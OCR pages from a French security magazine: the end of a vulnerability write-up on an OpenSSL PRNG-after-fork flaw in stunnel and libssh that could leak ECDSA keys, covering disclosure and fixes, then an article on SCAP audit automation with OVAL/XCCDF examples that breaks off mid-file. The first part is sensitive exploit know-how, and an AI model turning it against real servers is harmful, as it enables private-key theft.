Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
{
        ECDSA_SIG *s;
        RAND_seed(dgst, dlen);
        s = ECDSA_do_sign_ex(dgst, dlen, kinv, r, eckey);
        if (s == NULL)
        {
                *siglen=0;
                return 0;
        }
        *siglen = i2d_ECDSA_SIG(s, &sig);
        ECDSA_SIG_free(s);
        return 1;
}
```

On voit que ECDSA d'OpenSSL implémente une contre-mesure contre notre exploit en rajoutant explicitement le digest du message signé dans le pool d'entropie. Nous pourrions tenter d'obtenir le même message signé à chaque tentative, mais dans ce cas nous aurions deux tuples (message, signature, k) identiques et inexploitables. En retirant manuellement cette ligne de code, notre exploit fonctionne comme prévu.

La commande **git blame** permet d'identifier la date du commit ainsi que les versions d'OpenSSL contenant la contre-mesure. Nous voyons ainsi que les versions ultérieures à OpenSSL 0.9.8j sorties en 2009 implémentent la contre-mesure.

Les versions FIPS d'OpenSSL sont un cas à part. Il n'est pas permis dans ces implémentations de modifier l'algorithme ECDSA, et la contre-mesure n'est pas implémentée. Cependant, le PRNG lui-même introduit l'heure exacte à la microseconde près dans le pool d'entropie lors de l'appel à **RAND_bytes()**, rendant le bug non-exploitable à partir de OpenSSL-FIPS 1.2.3 sortie en 2011.

La version 0.9.8i d'OpenSSL a été testée avec stunnel 0.56, et notre exploit échoue, car aucun algorithme en commun n'est disponible (cette vieille version semble avoir des difficultés avec les versions récentes de TLS et le certificat ECDSA). Nos chances de trouver un serveur vulnérable sur le net sont extrêmement faibles à cause de cet ensemble de conditions : version vulnérable, utilisation d'ECDSA, OS avec PID aléatoires.

4 Résolution

Le bug a été signalé à l'auteur de stunnel qui l'a corrigé dans la journée, et le bug a été corrigé par moi-même dans **libssh**, le tout en coordination avec les distributions afin de distribuer le correctif en même temps. Le correctif consiste à rajouter des données arbitraires dans le pool d'entropie du processus parent via **RAND_seed()** après chaque appel à **fork()**. L'auteur de stunnel a opté pour une chaîne vide :

```
+#ifdef USE_FORK
+    RAND_add("", 1, 0.0); /* each child needs a unique entropy pool */
+#else
```

Pour ma part, j'ai choisi de rajouter l'heure telle qu'extraite par **gettimeofday()**. Dans les deux cas, l'évaluation de l'entropie rajoutée est fixée à zéro. Cette modification permet de s'assurer que chaque fils possède une version différente du pool d'entropie.

Conclusion

Nous avons suivi en détail les différentes étapes dans la découverte, l'étude et l'exploitation (ratée) d'une faille d'implémentation ayant des conséquences au niveau de la confidentialité des données et de la clef privée du serveur.

Cette faille était principalement liée à une mauvaise utilisation de l'API PRNG d'OpenSSL, bien que la documentation (inexistante) d'OpenSSL ne renseigne pas ces cas extrêmes. Nous pourrions étendre nos recherches en trouvant d'autres serveurs partageant cette faille. Il se peut même que d'autres toolkits SSL soient vulnérables et que l'exploit fonctionne sans modification.

Nous pourrions aussi tenter de trouver d'autres vecteurs d'exploitation : connexions TLS clientes, serveurs SSH...

Enfin pour terminer, nous pourrions aussi recommander à OpenSSL d'implémenter quelques protections plus solides, comme une détection du changement de PID (avec reseed automatique depuis **/dev/urandom**), ou l'implémentation de la fonction **register_atfork** fournie par **eglibc** et ISO POSIX 2003 **[ATFORK]**. ■

Références

[PS3] http://events.ccc.de/congress/2010/Fahrplan/attachments/1780_27c3_console_hacking_2010.pdf

[RFC5246] The Transport Layer Security (TLS) Protocol http://tools.ietf.org/html/rfc5246

[GITHUB] https://github.com/arisada/stunnel_xp

[ATFORK] http://refspecs.linux-foundation.org/LSB_4.0.0/LSB-Core-generic/LSB-Core-generic/baselib---register-atfork.html

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la com. mandée n°2422348 du 17/02/2014 via l'agence PRENAX

Complétez votre collection d'anciens numéros !

VERSION PAPIER & PDF

Rendez-vous sur :
boutique.ed-diamond.com
et (re)découvrez nos magazines et nos offres spéciales !

boutique.ed-diamond.com

AUTOMATISATION DES AUDITS DE SÉCURITÉ AVEC SCAP

Robin David – dev.robin.david@gmail.com

mots-clés : AUDIT / SCAP / OVAL / XCCDF / OPENSCAP

Analyser un ordinateur lors d'un audit est souvent une tâche longue et fastidieuse. Cette analyse devient problématique quand elle s'applique à un parc informatique conséquent dont les configurations sont parfois très hétéroclites. Cet article a pour objectif de présenter SCAP (Secure Content Automation Protocol), un protocole standardisé d'expression de tests permettant d'automatiser le relevé de configuration d'un ou plusieurs systèmes et d'appliquer les correctifs nécessaires par rapport à un référentiel donné.

1 Difficulté d'application des politiques de sécurité des SI

En règle générale, une politique de sécurité est rédigée pour définir les bonnes pratiques et les critères de sécurité applicables aux systèmes d'informations de l'entreprise. Cependant, il est toujours très difficile de mettre en pratique cette politique. En effet, la plupart des outils d'audits permettant d'évaluer le niveau de sécurité et d'appliquer les correctifs n'utilisent ni de formats standards ni de méthodologies homogènes pourtant indispensables à la cohérence et à la rigueur d'une telle tâche.

Il devient alors nécessaire d'adopter des outils et des technologies comme SCAP pour répondre à cette difficulté. Ainsi, plus qu'un ensemble d'outils, SCAP offre une autre vision sur la pratique des audits et la sécurisation des systèmes d'information.

2 Définition du protocole SCAP

La définition fournie par le NIST (*National Institute of Standard and Technologies*) est « *SCAP is a synthesis of interoperable specifications derived from community ideas* » dont la traduction serait : SCAP est la synthèse interopérable de spécifications issues d'idées provenant de différentes communautés. Une définition plus explicite est la suivante : « SCAP s'appuie sur un ensemble de normes ouvertes sélectionnées qui énumèrent les défauts des logiciels et les problèmes de configuration liés à la sécurité [...] pour déterminer la présence de vulnérabilités et fournit des mécanismes de classement (score) des résultats de ces mesures afin d'évaluer l'impact de la découverte de problèmes de sécurité. » [Benjamin Marandel. *Standardisation des opérations de sécurité et des validations de conformité*. In ReSIST, juin 2009].

De manière synthétique, SCAP unifie différentes spécifications de formats de fichiers liées à la sécurité pour leur permettre d'interagir entre elles.

Ces spécifications issues de la communauté de la sécurité informatique sont maintenant regroupées et maintenues par le NIST qui, comme son nom l'indique, a pour mission de créer et maintenir des standards américains. La dernière version en date est la 1.2 publiée en septembre 2011 qui introduit les huit spécifications les plus importantes dans le document NIST SP800-126 (http://csrc.nist.gov/publications/PubsSPs.html#SP-800-126-Rev.%202).

Parmi les guides de sécurisation utilisant le protocole SCAP, on peut nommer **FDCC** (*Federal Desktop Core Configuration*) remplacé ensuite par **USGCB** (*United States Governments Configuration Baseline*) qui offre un ensemble de recommandations à adopter pour sécuriser entre autres Windows XP/Vista, Windows 7 et Red Hat Enterprise 5.

Certaines administrations imposent que leurs équipements soient conformes à ce genre de recommandations. C'est ce qui pousse de plus en plus d'éditeurs et d'équipementiers à adopter SCAP comme IBM, McAfee, VMWare ou encore Tenable (http://nvd.nist.gov/scapproducts.cfm).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 01/12/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

2.1 Utilisation du protocole SCAP

L'utilisation du standard SCAP permet de mettre en œuvre de manière générique un certain nombre de tâches d'administration, de configuration et de sécurisation. Voici les principaux cas d'utilisation de SCAP :

- vérification et validation du système en fonction d'une politique de conformité et de sécurité (audit) ;
- détection de vulnérabilités via l'utilisation des CVE diffusées au format SCAP ;
- gestion d'équipements, de leurs versions et de leurs configurations ;
- publication et classement de menaces liées à une vulnérabilité ou à une mauvaise configuration grâce à différentes métriques tel que CVSS ou CCSS.

2.2 Avantages/Inconvénients

SCAP fournit un grand nombre de fonctionnalités qui permettent d'évaluer le niveau de sécurité, les configurations et les plate-formes d'un SI de manière transparente, interopérable, reproductible et automatisable.

Voici les avantages les plus notables :

- tests automatisés, donc gain de temps pour les audits et tests plus exhaustifs ;
- utilisation d'un format standard (défini via XSD) ;
- contenu SCAP diffusé publiquement sur le site du NIST ;
- utilisé par de nombreux vendeurs de produits de sécurité et d'équipementiers ;
- formatage et génération de guides de configuration, de rapports d'audit et de scripts correctifs ;
- procure une certaine assurance sur la qualité des résultats obtenus (car automatisé).

En somme, il permet d'automatiser plusieurs tâches durant toute la procédure d'audit allant de la génération de tests jusqu'à la génération du rapport.

Le principal désavantage de cette spécification est inhérent à la spécification de SCAP elle-même. En effet, comme SCAP joue le rôle d'agrégateur de spécifications pour favoriser les interactions entre elles, il devient très difficile de comprendre et de prendre en main chaque composant formant SCAP.

2.3 Composants de SCAP

Chaque composant de la spécification SCAP est défini au format XML. Le tableau ci-dessous (Figure 1) synthétise les briques principales formant le standard SCAP (colonnes 3,4), leur signification (colonne 6) leur usage (colonne 7) ainsi que l'organisme qui en assure le maintien (colonne 2). Seuls OVAL et XCCDF seront traités en détail dans cet article, car ils forment à eux deux la pierre angulaire de SCAP.

Les composants sont ordonnés par fonction. Les différentes catégories sont les suivantes :

- **Nommage :** permet de caractériser et d'identifier une vulnérabilité (CVE), un paramètre de configuration (CCE) ou une plate-forme (CPE) et ce, de manière unique. À noter qu'une plate-forme correspond en général à une version d'un système d'exploitation, mais cela peut aussi être un logiciel (ex. : Apache2.2). Le dictionnaire contenant toutes les références se trouve sur le site du NIST (http://static.nvd.nist.gov/feeds/xml/cpe/dictionary/official-cpe-dictionary_v2.3.xml) ;
- **Expression :** permet d'exprimer une politique des besoins, des profils en faisant référence à des CVE, CCE ou des fichiers des règles OVAL ;
- **Evaluation :** moteurs qui permettent l'évaluation d'un système en fonction des règles reçues en entrées ;
- **Rapport :** permet une gestion avancée de la génération et de l'organisation de rapports suite à l'évaluation ;

Nommage	MITRE	CVE	CVE	cve.mitre.org	Common Vulnerabilities and Exposures	Identifiants standard et dictionnaire des défauts de logiciels liés à la sécurité
Nommage	MITRE	CCE	CCE	cce.mitre.org	Common Configuration Enumeration	Identifiants standard et dictionnaire des plates-formes et/ou noms de produits
Nommage	MITRE	CPE	CPE	cpe.mitre.org	Common Platform Enumeration	Identifiants standard et dictionnaire des plates-formes et/ou noms de produits
Expression	NIST	XCCDF	XCCDF	xccdf.nist.org	eXtensible Checklist Configuration Description Format	Standard XML pour la spécification des listes de tests et la publication des résultats des tests.
Evaluation	MITRE	OVAL	OVAL	oval.mitre.org	Open Vulnerability Assessment Language	Standard XML pour les procédures de test des défauts liés à la sécurité des logiciels, des problèmes de configuration et des correctifs
Evaluation	NIST	OCIL	OCIL	scap.nist.gov/specifications/ocil	Open Checklist Interactive Language	Framework d'expression de questions et de réponses au format XML
Rapport	MITRE	OCRL	OCRL	ocrl.mitre.org	Open Checklist Reporting Language	Standard d'agrégation de données pour la génération de rapports
Métriques	FIRST	CVSS	CVSS	www.first.org/cvss	Common Vulnerability Assessment Language	Standard pour la transmission et la notation de l'impact des vulnérabilités
Métriques	NIST	CCSS	CCSS	csrc.nist.gov	Common Configuration Scoring System	Standard pour la transmission et la notation de configurations
Métriques	NIST	CMSS	CMSS	csrc.nist.gov	Common Misuse Scoring System	Standard pour la transmission et la notation de l'impact d'une mauvaise utilisation

Fig 1 : Tableau résumant les différents composants du protocole SCAP, leur signification et la description de leur utilisation. Les deux composants surlignés en vert sont les deux principales spécifications utilisées.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- **Métriques :** permettent un classement et une évaluation de la criticité d'une vulnérabilité en fonction du score CVSS, d'une configuration avec CCSS et d'une mauvaise utilisation CMSS.

2.4 Fonctionnement des principaux composants

2.4.1 OVAL

OVAL permet de décrire des tests (vulnérabilité, conformité, etc.) dans un fichier de règles envoyé au moteur OVAL qui va alors exécuter chaque test sur la machine pour récupérer l'information souhaitée. Comme toutes les spécifications de SCAP, le format OVAL est basé sur le format XML décrit par plusieurs fichiers XSD. Les résultats sont, eux aussi, enregistrés sur la machine dans un fichier au format XML. Les tests s'articulent autour de sondes locales (rien à voir des sondes réseaux) qui permettent d'effectuer une action particulière sur le système. Les sondes sont hiérarchisées dans des fichiers XSD différents en fonction du système sur lequel elles peuvent être appliquées. Il y a d'abord les sondes indépendantes du système d'exploitation, puis les sondes Windows et Unix qui héritent de celles-ci. La figure 2 décrit la hiérarchie des sondes.




Fig 2 : Schéma non exhaustif d'héritage pour la hiérarchisation des fichiers XSD.

Les sondes indépendantes sont les suivantes :

- *family_test* : tester la famille du système (Windows, Unix, IOS, etc.) ;
- *filehash58_test* : tester la valeur de hash associée à un fichier ;
- *environnementvariable58_test* : tester une variable d'environnement pour un processus donné ;
- *ldap57_test* : tester des informations sur une entrée particulière sur un serveur LDAP ;
- *sql57_test* : tester des valeurs stockées sur une base de donnée SQL ;
- *textfilecontent54_test* : tester le contenu d'un fichier texte ;
- *unknown_test* : sert à représenter une définition même si l'implémentation du test n'est pas possible ou inconnue ;
- *variable_test* : tester la valeur d'une variable comparée à une valeur donnée ;
- *xmlfilecontent_test* : tester le contenu d'un fichier XML via des expressions XPATH, etc.

Les sondes Unix sont les suivantes :

- *dnscache_test* : tester les entrées du cache DNS du système ;
- *file_test* : tester les propriétés d'un fichier (valeurs retournées par **stat**) ;
- *fileextendedattribute_test* : tester les attributs étendus d'un fichier (valeurs retournées par **getfattr**) ;
- *gconf_test* : tester les attributs et valeurs de Gconf ;
- *inetd_test* : tester des informations associées aux services de inetd ;
- *interface_test* : tester des informations concernant les interfaces réseau du système ;
- *password_test* : tester des valeurs de **/etc/passwd** ;
- *process58_test* : tester des paramètres sur les processus en cours ;
- *routingtable_test* : tester des valeurs sur les tables de routage IPv4 et IPv6 ;
- *runlevel_test* : faire des tests sur les niveaux de runlevel des services ;
- *shadow_test* : tester des paramètres sur le fichier **/etc/shadow** ;
- *sysctl_test* : tester des valeurs de **sysctl** ;
- *uname_test* : tester des valeurs issues de l'exécution de **uname** ;
- *xinetd_test* : tester des informations associées aux services de **xinetd**.

Les sondes Linux sont les suivantes :

- *dpkginfo_test* : tester des informations sur un paquet DPKG donné ;
- *iflisteners_test* : tester quelles applications sont liées à une interface ;
- *inetlisteningservers_test* : tester les applications qui écoutent sur un port donné en UDP ou TCP ;
- *partition_test* : tester les informations de partition ;
- *rpminfo_test* : tester les informations d'un paquet RPM ;
- *rpmverify_test* : tester l'intégrité des paquets RPM installés sur le système ;
- *rpmverifyfile_test* : tester l'intégrité d'un fichier donné parmi les RPM installés ;
- *rpmverifypackage_test* : tester l'intégrité des paquets RPM installés ;
- *selinuxboolean_test* : tester la valeur d'un booléen SELinux ;
- *selinuxsecuritycontext_test* : tester le contexte d'un fichier ou d'un processus ;
- *slackwarepkginfo_test* : tester les informations d'un paquet Slackware.

Les sondes Windows sont toutes aussi nombreuses, parmi celles-ci on peut nommer : *accesstoken_test, activedirectory57_test, auditeventpolicy_test, cmdlet_test, dnscache_test, file_test, fileauditedpermissions53_test, fileeffectiverights53_test, group_test, group_sid_test, interface_test, lockoutpolicy_test, metabase_test, passwordpolicy_test, peheader_test, port_test, process58_test, registry_test, regkeyauditedpermissions53_test, service_test, sharedresouce_test, sid_test, sid_sid_test,*

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

uac_test, user_test, user_sid55_test, volume_test, wmi57_test, wuaupdatesearcher_test, etc.

Les sondes décrites au format XSD peuvent être trouvées sur le site d'OVAL (http://oval.mitre.org/language/version5.10.1/).

2.4.2 XCCDF

Le format XCCDF permet de décrire des listes de vérification à effectuer en faisant appel à des tests OVAL. Ces vérifications peuvent ensuite être organisées sous forme de groupes. Ce format permet par la même occasion de créer des profils pour lesquels certaines règles/variables seront activées ou non. On peut alors aisément implémenter différents profils en fonction du niveau de sécurisation à vérifier (basic, avancée, etc.). Un mécanisme d'héritage des profils permet par ailleurs de faciliter leur imbrication. Le format XML permet, quant à lui, d'appliquer simplement une feuille de style XSL pour convertir le document au format HTML ou docbook par exemple. Enfin, après interprétation d'un fichier XCCDF dans un moteur XCCDF, un rapport d'audit peut facilement être généré conjointement à des scripts de correctifs pour les tests ayant échoué si les règles spécifient une commande de correctif (**<fix>**).

2.5 Interactions entre les composants

L'intérêt de SCAP est de faire interagir différents composants suivant la tâche à effectuer. Voici quelques exemples concrets.

- **Gestion d'inventaire :** elle vise à énumérer la ou les plate-formes d'une entreprise. Cela se traduit par la création de règles OVAL qui vont tester la présence des plate-formes sélectionnées dans le dictionnaire CPE sur la machine ;
- **Politique de configuration :** cette politique doit être décrite avec XCCDF, elle fait appel à des tests OVAL. Le résultat de l'exécution des tests OVAL est ensuite transmis au moteur XCCDF qui peut intégrer les résultats dans son interprétation et son fichier de résultat ;
- **Gestion de vulnérabilités :** les CVE sont maintenant disponibles au format SCAP avec les tests associés. À chaque vulnérabilité est associé un score CVSS, ce qui permet de mesurer la criticité des failles.

3 Outils existants

Il existe un certain nombre d'interpréteurs et de scanners compatibles avec SCAP. Malheureusement, ils sont pour la plupart propriétaires et souvent associés à une solution de sécurité d'un éditeur.

Les deux implémentations open source les plus connues sont xccdf-interpreter/ovaldi et OpenSCAP.

3.1 XCCDF-interpreter

Ce moteur XCCDF est implémenté en Java et se base sur *ovaldi* qui, comme son nom l'indique, est une implémentation d'OVAL. *ovaldi* est officiellement maintenu par le MITRE. *xccdf-interpreter* est livré clé en main et il est simple d'utilisation. Son seul désavantage est d'être programmé en Java, ce qui pose problème si le système exécutant l'évaluation ne possède pas de JVM.

3.2 OpenSCAP

OpenSCAP est entièrement développé en C/C++ par la communauté open source et en particulier par Red Hat/Fedora. Son développement est très actif puisqu'une version est publiée environ chaque mois. Le moteur SCAP supporte les spécifications XCCDF, OVAL, ARF (*Asset Reporting Format* : http://scap.nist.gov/specifications/arf/), CCE, CPE, CVE, CVSS ainsi que le format SCE (*Script Check Engine*). SCE ne fait pas partie du protocole SCAP, mais a été intégré à OpenSCAP pour permettre, malgré tout, aux administrateurs d'exécuter directement des scripts à partir d'un fichier XCCDF. Ceci est utile lorsqu'aucune sonde ne permet de vérifier le paramètre voulu, par exemple : vérifier des propriétés sur les fichiers ELF (alors que les sondes Windows intègrent un test peheader_test).

Ce logiciel est relativement complet, mais il souffre de nombreux défauts liés à la compilation et aux paquets. En effet, développé principalement pour Fedora et Red Hat, il est relativement bien supporté sur ces deux distributions alors que, pour Debian le paquet disponible est disponible avec un décalage conséquent dans le temps. La meilleure solution consiste à le compiler soi-même, mais autant le dire tout de suite, « c'est du sport » (surtout pour compiler toutes les sondes). Par exemple, pour compiler la sonde dpkginfo, il faut supprimer des vérifications qui sont effectuées dans le fichier `CONFIGURE.AC` pour que les scripts `autogen.sh` et `configure` activent la compilation de la sonde. OpenSCAP est très peu bavard lorsqu'un test OVAL échoue, il est donc toujours utile d'activer l'option `–enable-debug` au lancement de `configure` pour obtenir une sortie « verbeuse » dans des fichiers de debug lors de l'exécution.




Fig 3 : Schéma du fonctionnement global d'OpenSCAP.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Le fonctionnement et l'utilisation du programme sont assez clairs. La figure 3 décrit de manière synthétique le fonctionnement d'OpenSCAP.

3.2.1 Comparatif

Malgré certains désavantages, notamment en ce qui concerne la compilation, le support et la nécessité d'installer le logiciel sur l'ordinateur évalué, OpenSCAP reste une des seules solutions open source pour réaliser des audits automatisés grâce au format SCAP. Un logiciel équivalent utilisant son propre format est Lynis (http://www.rootkit.nl/projects/lynis.html). Ce projet a été initié par Michael Boelen en 2007, plus connu pour le développement de Rootkit Hunter. Ce programme est disponible dans tous les dépôts de paquets. Il est entièrement développé en Bash, ce qui lui donne l'avantage d'être portable, mais de ne fonctionner que sur des systèmes Unix. Il s'organise autour d'un programme principal auquel viennent se greffer de nombreux scripts effectuant des tests différents.

Voici quelques inconvénients de Lynis :

- le programme s'articule majoritairement autour du mode cli. Le rapport généré est très difficilement exploitable ;
- les tests, en dehors d'un même script, sont indépendants, ce qui empêche la création de scénarii de tests plus complexes où plusieurs tests interagissent ;
- la création de profils est assez rudimentaire et le format utilisé n'est pas très clair ;
- les tests effectués sont parfois imprécis. Par exemple, pour la vérification des certificats x509 du système, seuls les fichiers avec l'extension `crt` sont testés dans le dossier `/etc/ssl` alors que beaucoup de certificats dans ce dossier ont l'extension `pem`.

Les raisons citées ci-dessous démontrent que Lynis peut difficilement s'intégrer dans un process qui se voudrait plus industriel et qui consisterait à travailler sur des parcs d'ordinateurs de grande envergure avec le souci de maintien en condition de sécurité des configurations.

4 Écriture de règles

4.1 Format

Le standard SCAP est entièrement décrit en XSD, les règles et les fichiers à écrire sont tous décrits au format XML. Les tests OVAL sont suffisamment expressifs et les sondes suffisamment nombreuses pour exprimer quasiment n'importe quel besoin sur Linux. Cela procure une abstraction qui permet d'écrire un test sans se soucier du langage qui l'exécutera sur la machine (bash, Java, C++, C#...).

4.2 Fonctionnement d'une règle

Nous allons décrire de manière simplifiée, le contenu d'un fichier OVAL et d'un fichier XCCDF afin de se familiariser avec l'organisation interne des fichiers. Le plus important est le fichier OVAL qui s'articule comme suit :

```
<?xml version="1.0"?>
<oval_definitions>
    <definitions>
        ....
    </definitions>
    <tests>
        ....
    </tests>
    <objects>
        ....
    </objects>
    <states>
        ....
    </states>
    <variables>
        ....
    </variables>
</oval_definitions>
```

- definitions : contient un ensemble de définitions `<definition>` qui vont décrire le test effectué et faire appel à un test dans `<tests>`. Une définition peut faire appel à un ou plusieurs tests ;
- tests : contient un ensemble de tests `<test>` qui référencent, un objet `<object>` et zéro ou plusieurs états `<state>`. Le test fait le lien entre les objets récupérés sur le système et l'état voulu pour ces objets.
- objects : contient des objets `<object>` qui décrivent un élément du système. Cela peut être une ligne dans un fichier, un paquet installé, la description d'une partition, etc.
- states : contient des états `<state>`. Il peut représenter un booléen, une string une permission sur un fichier, etc.
- variables : permet de paramétrer les valeurs utilisées dans les balises `<state>` et `<object>`. Il existe trois types de variables : les `<constant_variables>` qui ont une valeur fixée, les `<local_variables>` qui permettent de faire des calculs dynamiquement et les `<external_variables>` qui permettent de paramétrer l'exécution des tests à la manière des arguments d'un programme.

Un fichier XCCDF s'articule de manière plus simple et plus libre, il utilise des balises `<group>` qui permettent de rassembler des règles (balise `<rule>`) de manière logique par fonction. Sachant qu'un groupe peut en contenir d'autres, il est possible de structurer sa politique à la manière d'un livre avec différentes sections organisées à partir desquelles pourra être généré un guide de configuration. Un benchmark doit être précédé de la définition des profils qui sélectionnent ou non différents groupes et règles en fonction du besoin. Ils servent aussi à affiner une valeur de `<Value>`. À noter que les balises `<Value>` utilisées dans des balises `<rule>` doivent être définies en début de groupe.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

À la manière d'un langage objet, il est possible de faire hériter des profils pour les structurer de manière logique.

```
<?xml version="1.0" ?>
<Benchmark>
    <Profile>
        ....
    </Profile>
    ....
    <Group>
        <Value>
            ....
        </Value>
        <Rule>
            ....
        </Rule>
    </Group>
    ....
</Benchmark>
```

4.3 Exemple simple

L'exemple présenté ci-dessous vise à configurer un paramètre Apache comme on doit le faire lors de la configuration du service. Le choix d'Apache est ici complètement arbitraire. Nous allons donc nous intéresser au paramètre **ServerTokens** qui, suivant la valeur attribuée, modifie les informations de version, envoyées par Apache dans les headers HTTP.

Voici les différentes valeurs possibles :

- **Full** : affiche toutes les informations (ex. :Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6.4) ;
- **OS** : affiche la version complète d'Apache et le système d'exploitation (ex. :Apache/2.2.4 (Ubuntu) ;
- **Min** : affiche la version complète d'Apache (ex. : Apache/2.2.4);
- **Minor** : affiche la version d'Apache jusqu'à la version mineure (ex. :Apache/2.2) ;
- **Major** : affiche la version majeure d'Apache (ex. :Apache/2);
- **Prod** : affiche uniquement le type de serveur (ex. : Apache).

L'idée est d'écrire une règle OVAL afin de vérifier la valeur utilisée. Pour cela, la sonde utilisée sera **textfilecontent54**, qui permet de récupérer des informations dans un fichier texte.

Le fichier de règle OVAL est le suivant :

```
<?xml version="1.0"?>
<oval_definitions xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://oval.mitre.org/XMLSchema/oval-definitions-5"
 xmlns:oval="http://oval.mitre.org/XMLSchema/oval-common-5"
 xmlns:oval-def="http://oval.mitre.org/XMLSchema/oval-definitions-5"
 xmlns:ind-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#independent"
 xmlns:lin-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#linux"
 xmlns:unix-def="http://oval.mitre.org/XMLSchema/oval-definitions-5#unix">
  <generator>
    <oval:schema_version>5.10.1</oval:schema_version>
    <oval:timestamp>2013-04-01T12:00:00-04:00</oval:timestamp>
  </generator>

  <definitions>
    <definition class="compliance" id="oval:ma.politique:def:1" version="1">
      <metadata>
        <title>Restreindre la fuite d'information (ServerTokens)</title>
        <description>Le paramètre 'ServerTokens' définit les informations du
serveur à transmettre dans les headers des requêtes HTTP. Il doit être
    configuré avec Prod (qui fournit le moins d'informations).
        </description>
      </metadata>
      <criteria comment="servertoken bien configuré">
  <criterion test_ref="oval:ma.politique:tst:1"/>
      </criteria>
    </definition>
  </definitions>

  <tests>
    <ind-def:textfilecontent54_test check_existence="only_one_exists" id="oval:ma.
politique:tst:1" version="1" check="all" comment="Configuration servertokens">
      <ind-def:object object_ref="oval:ma.politique:obj:1"/>
      <ind-def:state state_ref="oval:ma.politique:ste:1"/>
    </ind-def:textfilecontent54_test>
  </tests>

  <objects>
    <ind-def:textfilecontent54_object id="oval:ma.politique:obj:1" version="1">
      <ind-def:path>/etc/apache2/conf-enabled</ind-def:path>
      <ind-def:filename>security.conf</ind-def:filename>
      <ind-def:pattern operation="pattern match">^ServerTokens\s+(\S*)</ind-
def:pattern>
      <ind-def:instance datatype="int">1</ind-def:instance>
    </ind-def:textfilecontent54_object>
  </objects>

  <states>
    <ind-def:textfilecontent54_state id="oval:ma.politique:ste:1" version="1">
      <ind-def:subexpression operation="equals">OS</ind-def:subexpression>
    </ind-def:textfilecontent54_state>
  </states>
  </oval_definitions>
```

Il est nécessaire d'affecter une classe à la définition, dans ce cas c'est un test de conformité. Les différentes valeurs possibles sont **compliance**, **inventory**, **miscellaneous**, **patch** et **vulnerability**. Ensuite, se trouvent les metadatas de la définition qui décrivent le but du test, suivi par une balise **<criteria>** qui permet de définir les critères de validité de la définition. Dans ce cas, un seul test est appelé.

Le test **textfilecontent54_test** lie un objet et un état. L'objet, une fois interprété sur la machine peut retourner un ou plusieurs **items**. Dans le cadre d'un objet *textfilecontent54*, appliquant, par exemple, un filtrage sur des lignes avec une expression régulière, les items seront toutes les lignes qui satisferont l'expression régulière. Ainsi, le paramètre **check_existence** définit le nombre d'items qui doivent être retournés avant de continuer l'évaluation. Dans notre cas, une seule ligne doit être retournée, ainsi la valeur doit être **only_one_exists**. Les autres valeurs possibles sont **all_exists**, **any_exist**, **at_least_one_exists**, **none_exist**.

L'objet **textfilecontent54_object** décrit l'objet à récupérer sur le système. En l'occurrence, il faut définir le chemin pour *textfilecontent54*, le nom de fichier et, dans notre cas, un pattern à récupérer dans le fichier. Par défaut, l'opération est *equals*, mais il serait tout à fait possible d'exécuter une opération *pattern match* sur le chemin ou le nom de fichier.

L'état **textfilecontent54_state** définit les propriétés devant être satisfaites par chaque **item** (« instance d'objet ») récupéré sur le système. On s'intéresse dans ce cas uniquement à la sous-expression récupérée contenant la valeur du ServerTokens. La valeur « OS » est ici donnée arbitrairement.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Un fichier OVAL peut être interprété directement. Dans ce cas, chaque définition est exécutée, mais il est préférable de créer une « *checklist* » XCCDF afin de pouvoir choisir les définitions OVAL que l'on veut appliquer.

```
<?xml version="1.0" encoding="UTF-8"?>
<Benchmark id="xccdf_mapolitique_benchmark_1" xmlns="http://checklists.nist.gov/
xccdf/1.2" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <status date="2013-10-10">draft</status>
  <title>Guide de sécurisation Apache</title>
  <description>
    Ce guide contient un ensemble de recommandations et de bonnes pratiques à
destination des administrateurs dans le but de sécuriser une plate-forme Apache.
  </description>
  <version>0.1</version>

  <Rule id="xccdf_mapolitique_rule_apacheservertokens" selected="true"
severity="medium">
    <title>Paramètre ServerTokens</title>
    <description>
      Le paramètre 'ServerTokens' définit les informations du serveur à
transmettre dans les headers des requêtes HTTP. Il doit être configuré avec Prod.
    </description>
    <fixtext override="false" reboot="false" complexity="low" disruption="low">
      Modifier l'option ServerTokens par la valeur Prod dans le fichier /etc/
apache2/conf-enabled/security.conf.
    </fixtext>
    <fix complexity="low" disruption="low" strategy="configure" reboot="false">
